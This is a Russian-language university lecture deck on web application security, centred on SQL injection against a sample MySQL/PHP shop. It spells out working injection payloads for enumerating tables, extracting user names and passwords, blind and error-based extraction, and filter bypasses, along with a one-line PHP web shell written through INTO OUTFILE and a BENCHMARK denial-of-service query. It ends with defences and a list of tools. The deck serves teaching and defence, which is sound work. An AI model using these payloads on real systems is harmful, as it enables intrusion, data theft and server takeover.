



# Web-технологии

Взлом и безопасность web-приложений

- Возможные уязвимости
- Обеспечение безопасности web-приложения от взлома
  - SQL-уязвимость
  - Shell-код, Upload-уязвимость, Include-уязвимость, XSS-уязвимость
- Инструменты проверки на наличие уязвимостей
- Актуальность изученных материалов

П. Яворски «Основы веб-хакинга. Более 30 примеров уязвимостей», 2016

<https://leanpub.com/white-hat-hacking-ru>

<https://rdot.org/forum/showthread.php?t=124>

<https://stateofjs.com/2017/>

М. Фленов «Web-сервер глазами хакера» 2 изд., 2011. ISBN 978-5-9775-0471-3

# Наиболее распространённые типы атак

- DoS/DDoS
- Вирусный хакинг
  - троянские программы
  - черви
  - неконтролируемый апплет

# Варианты уязвимостей (1)

- HTML инъекция
  - Ввод HTML-кода, который отображается на странице (возможен обман пользователя)
- HTTP Parameter Pollution
  - Формирование запросов в другие системы на основании ввода пользователя без проверки корректности (несколько параметров с одинаковыми именами)
- CRLF-инъекция (Carriage Return Line Feed)
  - Символы CRLF означают конец строки для множества интернет-протоколов, включая HTML, и выглядят как %0D%0A, что декодируется в \r\n
    - злоумышленник может вводить заголовки в ответ сервера
    - ➔ HTTP Request Smuggling / HTTP Response Splitting
- Cross Site Request Forgery (CSRF)
  - Вредоносный сайт, письмо, сообщение, приложение или что-либо иное заставляет браузер пользователя выполнить некоторые действия на другом сайте, где этот пользователь уже аутентифицирован
    - Если нет проверки CSRF-токена

# Варианты уязвимостей (2)

- Cross Site Scripting Attacks (XSS)
  - Reflective XSS: эти атаки не сохраняются на сайте
  - Stored XSS: эти атаки сохраняются на сайте и зачастую более опасны
  - Self XSS: эти атаки также не сохраняются на сайте и обычно используются как часть обмана человека
- SQL инъекции
  - Подмена SQL, отправляемого к БД
- Уязвимости Открытого Перенаправления (Open Redirect)
  - Приложение принимает параметр и перенаправляет пользователя к значению этого параметра без какой-либо проверки содержимого этого параметра
    - используется в фишинговых атаках для сбора личной и конфиденциальной информации
- Захват поддомена
  - Злоумышленник способен претендовать на поддомен от имени основного и настоящего сайта (создание записи в DNS)

# Варианты уязвимостей (3)

6

- XML External Entity (XXE)
  - Если XML код содержит ссылки на внешние сущности, которые обрабатываются плохо настроенным парсером
- Удаленное выполнение кода
  - Пользовательский ввод, который приложение использует без надлежащей фильтрации и обработки
- Инъекция в шаблоны
  - Если шаблонизаторы отображают пользовательский ввод без его надлежащей обработки, подобно XSS
- Уязвимости в логике приложений
- Подделка запроса на стороне сервера (Server side request forgery – SSRF)
  - Позволяет взломщику использовать целевой сервер для отправки HTTP запросов от своего имени
- Переполнение буфера памяти, повреждение памяти
  - Например, в код вставляют нулевой байт, или пустую строку %00 или 0x00 в шестнадцатеричном виде, что приводит к непредсказуемому поведению принимающей программы

# SQL-уязвимость (SQL-injection)

- Примеры для **MySQL + PHP**
  - Но это не означает, что этих проблем нет у других СУБД и языков программирования
- SQL-уязвимость (внедрение) – когда злоумышленнику удаётся модифицировать запрос, отправляемый в БД

# SQL-уязвимость – подготовка (1)

- В чём отличие данных запросов?

- **select \* from shop where id='1'**

- **select \* from shop where id='1''**

Строковое  
«внедрение»

- **mysql\_query():** You have an error in your SQL syntax check the manual that corresponds to your MySQL server version for the right syntax to use near '1''

- А так?

- **select \* from shop where id='1' -- '**

- URL

- **https://eltech.ru/shop/?id=1**

- **https://eltech.ru/shop/?id=1'**

- **https://eltech.ru/shop/?id=1' --**



# SQL-уязвимость – подготовка (2)

- В чём отличие данных запросов?
  - **select \* from shop where id=1**
  - **select \* from shop where id=1'**
    - **mysql\_query():** You have an error in your SQL syntax check the manual that corresponds to your MySQL server version for the right syntax to use near '1'
- Если сообщения об ошибке нет
  - Кавычка фильтруется
  - Отключен отчет об ошибках
  - Здесь нет внедрения
- URL
  - **https://eltech.ru/shop/?id=1**
  - **https://eltech.ru/shop/?id=1'**

Числовой параметр

# SQL-уязвимость – подготовка (3)

10

- В чём отличие данных запросов?
  - `select * from users where name='admin' and pwd='1234'`
  - `select * from users where name='admin' --' and pwd='1234'`
- А так?
  - `select * from users where name='admin' and pwd='1234' OR login='admin'`
- URL
  - `https://eltech.ru/shop/?name=admin' --`

Внедрение при  
авторизации

# SQL-уязвимость – подготовка (4)

11

- В чём отличие данных запросов?
  - **select \* from users where name like 'admin' and pwd like '1234'**
  - **select \* from users where name like 'admin' and pwd like '%'**

Использование LIKE

# Выяснение количества полей

12

- UNION

- **select \* from shop where id='-1' UNION select 1, 2**
- **select \* from shop where id='-1' UNION select 1, 2, 3**
- **select \* from shop where id='-1' UNION select 1, 2, 3, 4**
  - **mysql\_query():** The used SELECT statements have a different number of columns

- GROUP BY

- **select \* from shop where id='1' GROUP BY 2**
- **select \* from shop where id='1' GROUP BY 3**
- **select \* from shop where id='1' GROUP BY 4**
  - **mysql\_query():** Unknown column '4' in 'group statement'

- ORDER BY

- **select \* from shop where id='1' ORDER BY 3**

# Просмотр чужих данных

- Количество столбцов – 3
  - `select * from shop where id='-1' UNION select 1, 2, 3`
- Необходимо запретить возвращать данные для `id='1'`, к которому имеется доступ
  - `select * from shop where id='1' and 1=0 UNION select 1, 2, 3`
- URL
  - `https://eltech.ru/shop/?id=1' and 1=0 UNION select 1, 2, 3 --`

# SIXSS (SQL Injection Cross Site Scripting)

14

- Выполняется запрос
  - `select * from shop where id='1' and 1=0 UNION select 1, 2, 3`
- Если данные запроса отобразились, значит можно разместить свой код на странице, например, с использованием XSS-уязвимости
  - `select * from shop where id='-1' UNION select 1, '<script>alert("XSS")</script>', 3`
- URL
  - `https://eltech.ru/shop/?id=1' and 1=0 UNION select 1, '<script>alert("XSS")</script>', 3 --`

# Выяснение названий столбцов с использованием INFORMATION\_SCHEMA

- **INFORMATION\_SCHEMA.TABLES** содержит информацию о всех таблицах в БД, столбец **TABLE\_NAME** – имена таблиц
  - `select * from shop where id='-1' UNION select 1, TABLE_NAME, 3 from INFORMATION_SCHEMA.TABLES`
    - Проблема – строк больше, чем 1
  - `select * from shop where id='-1' UNION select 1, TABLE_NAME, 3 from INFORMATION_SCHEMA.TABLES LIMIT 0, 1`
  - `select * from shop where id='-1' UNION select 1, TABLE_NAME, 3 from INFORMATION_SCHEMA.TABLES LIMIT 1, 1`
- Предположим, что интересующая таблица называется `users` (её имя нашли на предыдущем шаге)
- **INFORMATION\_SCHEMA.COLUMNS** столбец **COLUMN\_NAME** содержит название столбца в таблице **TABLE\_NAME**
  - `select * from shop where id='-1' UNION select 1, COLUMN_NAME, 3 from INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='users' LIMIT 0, 1`

# Метод «грубой силы»

## 1. Выполняются запросы вида

- **select \* from shop where id='-1' UNION select 1, 2, 3 from ИМЯ\_ТАБЛИЦЫ**
  - `mysql_query()`: Table 'ИМЯ\_ТАБЛИЦЫ' doesn't exist

## 2. Выполняются запросы вида

- **select \* from shop where id='-1' UNION select 1, ИМЯ\_СТОЛБЦА, 3 from ИМЯ\_ТАБЛИЦЫ**
  - `mysql_query()`:Unknown column 'ИМЯ\_СТОЛБЦА' in 'field list'

- Ищут, например, name и password

## 3. В результате



- **select \* from shop where id='1' and 1=0 UNION select name, password, 3 from ИМЯ\_ТАБЛИЦЫ**



# Запись файла с использованием SQL<sup>17</sup>

- Выполняется запрос
  - `select * from shop where id='-1' UNION select 1, '<?php eval($_GET['e']) ?>',3 INTO OUTFILE '1.php' –`
- Ограничения
  - Запрещено перезаписывание файлов
  - Требуется привилегия типа FILE
  - Обязательны настоящие кавычки в указании имени файла
- Получаем **Shell-уязвимость**
  - исполнимый код на сервере, к которому можем обратиться из браузера
- Проблема: полный путь к корню сайта на сервере, который д.б. указан перед **1.php**

# phpinfo() – расскажет что и где хранится на сервере

<div> <div>PHP Version 7.1.33-17+ubuntu20.04.1+deb.sury.org+1</div> <div></div> </div>	
System	Linux arg 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64
Build Date	Aug 7 2020 14:47:49
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.1/cli
Loaded Configuration File	/etc/php/7.1/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.1/cli/conf.d
Additional .ini files parsed	/etc/php/7.1/cli/conf.d/10-mysqlnd.ini, /etc/php/7.1/cli/conf.d/10-opcache.ini, /etc/php/7.1/cli/conf.d/10-pdo.ini, /etc/php/7.1/cli/conf.d/15-xm.ini, /etc/php/7.1/cli/conf.d/20-calendar.ini, /etc/php/7.1/cli/conf.d/20-ctype.ini, /etc/php/7.1/cli/conf.d/20-curl.ini, /etc/php/7.1/cli/conf.d/20-dom.ini, /etc/php/7.1/cli/conf.d/20-exif.ini, /etc/php/7.1/cli/conf.d/20-fileinfo.ini, /etc/php/7.1/cli/conf.d/20-ftp.ini, /etc/php/7.1/cli/conf.d/20-gd.ini, /etc/php/7.1/cli/conf.d/20-gettext.ini, /etc/php/7.1/cli/conf.d/20-iconv.ini, /etc/php/7.1/cli/conf.d/20-json.ini, /etc/php/7.1/cli/conf.d/20-mysqli.ini, /etc/php/7.1/cli/conf.d/20-pdo_mysql.ini, /etc/php/7.1/cli/conf.d/20-phar.ini, /etc/php/7.1/cli/conf.d/20-posix.ini, /etc/php/7.1/cli/conf.d/20-readline.ini, /etc/php/7.1/cli/conf.d/20-shmop.ini, /etc/php/7.1/cli/conf.d/20-simplexml.ini, /etc/php/7.1/cli/conf.d/20-sockets.ini, /etc/php/7.1/cli/conf.d/20-sysvmsg.ini, /etc/php/7.1/cli/conf.d/20-sysvsem.ini, /etc/php/7.1/cli/conf.d/20-sysvshm.ini, /etc/php/7.1/cli/conf.d/20-tokenizer.ini, /etc/php/7.1/cli/conf.d/20-wddx.ini, /etc/php/7.1/cli/conf.d/20-xmlreader.ini, /etc/php/7.1/cli/conf.d/20-xmlwriter.ini, /etc/php/7.1/cli/conf.d/20-xsl.ini, /etc/php/7.1/cli/conf.d/20-zip.ini
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,NTS
PHP Extension Build	API20160303,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*
<div> <div>           This program makes use of the Zend Scripting Language Engine:            Zend Engine v3.1.0, Copyright (c) 1998-2018 Zend Technologies            with Zend OPcache v7.1.33-17+ubuntu20.04.1+deb.sury.org+1, Copyright (c) 1999-2018, by Zend Technologies         </div> <div></div> </div>	

# Чтение файла с использованием SQL

- Выполняется запрос
  - `select * from shop where id='1' and 1=0 UNION select 1, LOAD_FILE('c:/server/pwd.xml'),3 --`
- Ограничения
  - Должен быть указан полный путь к файлу
  - Требуется привилегия типа FILE
  - Файл должен находиться на том же сервере
  - Размер файла должен быть меньше указанного в `max_allowed_packet`
  - Файл должен быть открыт для чтения пользователем, запустившим MySQL
- Если не удастся прочитать файл, то возвращается NULL

# DoS атака на SQL-сервер

- Функция BENCHMARK выполняет одно и то же действие несколько раз
  - **SELECT BENCHMARK(100000, md5(current\_time))**
    - Время выполнения чуть меньше 1 сек.
- А так?
  - **SELECT BENCHMARK(100000, BENCHMARK(100000, md5(current\_time)))**
  - **SELECT BENCHMARK(100000, BENCHMARK(100000, BENCHMARK(100000, md5(current\_time))))**
- Лечение – перезагрузка

# Вывод ошибок в тексте

21

- Вывод текста в отображаемых полях
  - `select count(*) from (select 1 union select 2 union select 3)x group by concat(mid(ЗАПРОС, 1, 63), floor(rand(0)*2))`
  - `select count(*) from (select 1 union select 2 union select 3)x group by mid(ЗАПРОС, floor(rand(0)*2), 64)`
- Отличие в запросах: 63 (с "1" в конце) или 64 СИМВОЛА
- Пример:
  - `https://eltech.ru/shop/?id=-1' or (select count(*) from (select 1 union select 2 union select 3)x group by mid(VERSION(), floor(rand(0)*2), 64)) --`
    - Duplicate entry '5.0.45-community-nt' for key 1
  - Вместо VERSION() м.б., например, запрос
    - `select pass from users where name='admin'`
  - Получение следующих 64 СИМВОЛОВ
    - `https://eltech.ru/shop/?id=-1' or (select count(*) from (select 1 union select 2 union select 3)x group by mid(ЗАПРОС, floor(rand(0)*2)+64, 64)) --`

# Посимвольный перебор

- Уязвимый SQL:
  - `select * from shop where id='1'`
- Метод работает, если при разных id в поле разные результаты
- Если возвращается 1, значит условие верное, если возвращается 0, значит ложное
- Подбор первого символа:
  - `-1' or id=if(ascii(substring((select user()),0,1)>=100,'1','0') --`
  - `-1' or id=if(ascii(substring((select user()),0,1)>=200,'1','0') --`
  - `-1' or id=if(ascii(substring((select user()),0,1)>=150,'1','0') --`
  - `-1' or id=if(ascii(substring((select user()),0,1)>=125,'1','0') --`
  - `-1' or id=if(ascii(substring((select user()),0,1)>=113,'1','0') --`
  - `-1' or id=if(ascii(substring((select user()),0,1)>=118,'1','0') --`
  - `-1' or id=if(ascii(substring((select user()),0,1)>=115,'1','0') --`
  - `-1' or id=if(ascii(substring((select user()),0,1) =113,'1','0') --`
- Подбор второго символа
  - `-1' or id=if(ascii(substring((select user()),2,1)>=100,'1','0') --`

# Получение данных из всей таблицы при отображении одной строки <sup>23</sup>

- Неявный цикл в условии
  - `select @p from (select @p:=null, (select count(*) from {ИМЯ_ТАБЛИЦЫ} where (@p:=concat_ws(0x2c, @p, {ИМЯ_СТОЛБЦА})))>0))x`
- Вариации
  - `select concat(mid(concat(@p:=0x20,(select count(*) from {ИМЯ_ТАБЛИЦЫ} where @p:=concat(@p,{ИМЯ_СТОЛБЦА},0x2c))),0), @p)`
  - `select mid(concat(@p:=0x20,(select count(*) from {ИМЯ_ТАБЛИЦЫ} where @p:=concat(@p,0x2c,{ИМЯ_СТОЛБЦА}))),@p),5)`

# Обход фильтрации

- Использование комментариев /\*\*/
  - `select * from shop where id='1'/**/union/**/select/**/1,2,3/**/from/**/users/**/where/**/login='admin'#'`
- Использование исполнимых комментариев /\*!\*/ комментариев
  - `select * from news where id='1'/*!union*/select/*!1,2,3*/from/*!users*/where/*!login='admin'*/#'`
- Использование спецсимволов
  - %09 – табуляция
  - %0A – символ новой строки
  - %0D – возврат каретки
  - %0B – вертикальная табуляция
  - %0C – символ новой страницы
  - `1'%09union%09select%091,2,3%09from%09users%09where%09login='admin'#`
- Использование скобок и апострофов
  - `select * from shop where id='1'union(select(1),2,(3)from(users)where(login='admin'))#'`
- Обход фильтрации символа, например, \*
  - `select char(42)`
- Обход фильтрации слова, например, admin
  - `select hex('admin')`



# Функции MySQL, используемые злоумышленником

- **USER()**-функция выводит пользователя, под которым выполнено подключение к MySQL
- **DATABASE()**-функция выводит название БД
- **VERSION()**-выводит версию MySQL
- **ASCII(str)**-возвращает ASCII код первого символа в строке "str"
- **CHAR(xx1,xx2,...)**-возвращает строку состоящую из символов ASCII коды которых xx1, xx2 и т.д.
- **HEX(str)**-возвращает 16-ричный эквивалент строки "str"
- **LENGTH(str)**- возвращает длину строки "str"
- **LOCATE(substr,str[,pos])** - возвращает позицию первого вхождения подстроки "substr" в строку "str" начиная с позиции pos(если не указано то с начала строки "str"). Если подстрока "substr" в строке "str" отсутствует, возвращается 0
- **SUBSTRING(str,pos[,len])** -возвращает подстроку длиной len(если не указан то до конца строки "str") символов из строки "str", начиная от позиции pos
- **SUBSTRING(str FROM pos[ FOR len])** - альтернативный синтаксис
- **MID(str,pos[,len])** - аналог функции SUBSTRING
- **MID(str FROM pos[ FOR len])** - альтернативный синтаксис
- **LOWER(str)**-переводит в нижний регистр строку "str"
- **CONCAT(param1,param2,...)** -объединение подстрок в одну строку.
- **CONCAT\_WS(sep,param1,param2,...)** -объединение подстрок в одну строку с разделителем "sep"
- **IF(exp,ret1,ret2)**-проверяет условие exp если оно верно (не равно 0) то возвращает строку ret1 а если нет то возвращает строку ret2
- **expr BETWEEN min AND max**- если величина выражения expr больше или равна заданному значению min и меньше или равна заданному значению max, то функция BETWEEN возвращает 1, в противном случае - 0

# Задачи ИТМО (CTF – Capture the Flag)

26

<https://2019-10-20-sqlinj.ctf.su/kurome>

<https://2019-10-20-sqlinj.ctf.su/yuno>

<https://2019-10-20-sqlinj.ctf.su/lina>

<https://2019-10-20-sqlinj.ctf.su/gabriel>

<https://2019-10-20-sqlinj.ctf.su/madoka>


<https://2019-10-20-sqlinj.ctf.su/02>

<http://kslweb1.spb.ctf.su/sqli/gondex/>

<http://kslweb1.spb.ctf.su/sqli/bypass1>

<http://kslweb1.spb.ctf.su/sqli/bypass3/>

Впервые CTF-соревнования проводились на конференции хакеров DEF CON в Лас-Вегасе в 1993 году



The screenshot shows a web browser window with a dark theme. The address bar displays the URL `2019-10-20-sqlinj.ctf.su` and the page title is `Kurome`. The browser has a single tab labeled `Kurome`. The page content is as follows:

DB: **MySQL**

Flag: **'secret' field of Kurome** (name = 'Kurome')

Введите данные:

[Request](#)

Request is:

Result:

Error:

<https://2019-10-20-sqlinj.ctf.su/kurome>

# Защита от SQL-уязвимости

28

1. Всегда фильтровать кавычки

Кавычки бывают  
одинарные и  
двойные

2. Если используется LIKE, то  
фильтровать «%» и «\_»

Запрещенная  
конструкция:  
`SELECT ...WHERE id=$id`

3. Не использовать сравнение без  
кавычек и фильтровать кавычки

Разрешенная  
конструкция:  
`SELECT ...WHERE id='$id'`

4. Фильтровать HTML-символы  
(экранирование спецсимволов)

В т.ч. при чтении  
данных из **Cookie**

# Дополнительные решения по защите web-приложений

- Приведение полученных данных к ожидаемому приложением типу
  - отлично работает на булевом типе и на числах
- Валидация полученных параметров по справочникам
  - часто перечень ожидаемых параметров известен и ограничен
- Усечение полученных параметров
  - длина инъекций, как правило, достаточно велика
- Использование параметризованных запросов
  - запрос передаётся отдельно от параметров, параметры в этом случае экранируются автоматически
- Правильное использование клиентских библиотек и возможностей ORM
  - библиотеки для работы с СУБД и ORM обычно хорошо документируют правильное с точки зрения безопасности их использование
- Фильтрация по ключевым словам и последующий бан атакующего
  - мера, позволяющая усложнить сканирование на уязвимости

# Upload-уязвимость, Include-уязвимость

30

- Загрузка исполнимых файлов вместо разрешённых
- Например, при загрузке рисунка следует выполнить следующие проверки
  - content-type
  - тип + высота + ширина
  - расширение
  - наличие в картинке <?
- Либо
  - есть возможность выполнить include загруженного файла
  - есть возможность исполнить файл на сервере, например, обратившись к нему напрямую

# XSS-уязвимость

31

- Изменение HTML на сервере
  - Cookies
  - Загружаемые файлы
  - GET
  - POST
  - REQUEST
  - С использованием сессии

- Пример уязвимого кода

```
if(isset($_GET('data'))){  
    echo $_GET('data')  
}
```

- Пример обращения

- <https://eltech.ru/wrongpage.php?data=my data>
- <https://eltech.ru/wrongpage.php?data=<i>my data</i>>

- Что будет, если я подменю страницу авторизации и отправлю пользователя сначала на свой сайт, а затем уже авторизую в целевой системе?



# Инструменты для проверки web-приложений

32

Burp Suite

ZAP Proxy

KnockPy

HostileSubBrute  
forcer

Sublist3r

crt.sh

IPV4info.com

SecLists

XSSHunter

sqlmap

Nmap

Eyewitness

Gowitness

Gobuster

Meg

Shodan

Censys

What CMS

BuiltWith

Nikto

Recon-ng

GitRob

CyberChef

OnlineHashCrack.com

idb

Wireshark

Bucket Finder

Race the Web

Google Dorks

